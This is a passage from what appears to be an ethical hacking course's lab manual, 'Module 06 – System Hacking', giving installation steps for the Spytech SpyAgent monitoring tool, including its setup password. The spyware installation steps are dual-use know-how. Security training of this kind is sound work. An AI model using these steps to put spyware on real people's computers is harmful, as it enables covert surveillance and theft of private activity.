
Module 06 – System Hacking




10. Open the **Spytech SpyAgent** folder and double-click the **Setup** (password=spytech) application.

Note: If a **User Account Control** pop-up appears, click **Yes**.


11. The **Spytech SpyAgent Setup** window appears; click **Next**. Follow the installation wizard and install **Spytech SpyAgent** using the default settings.



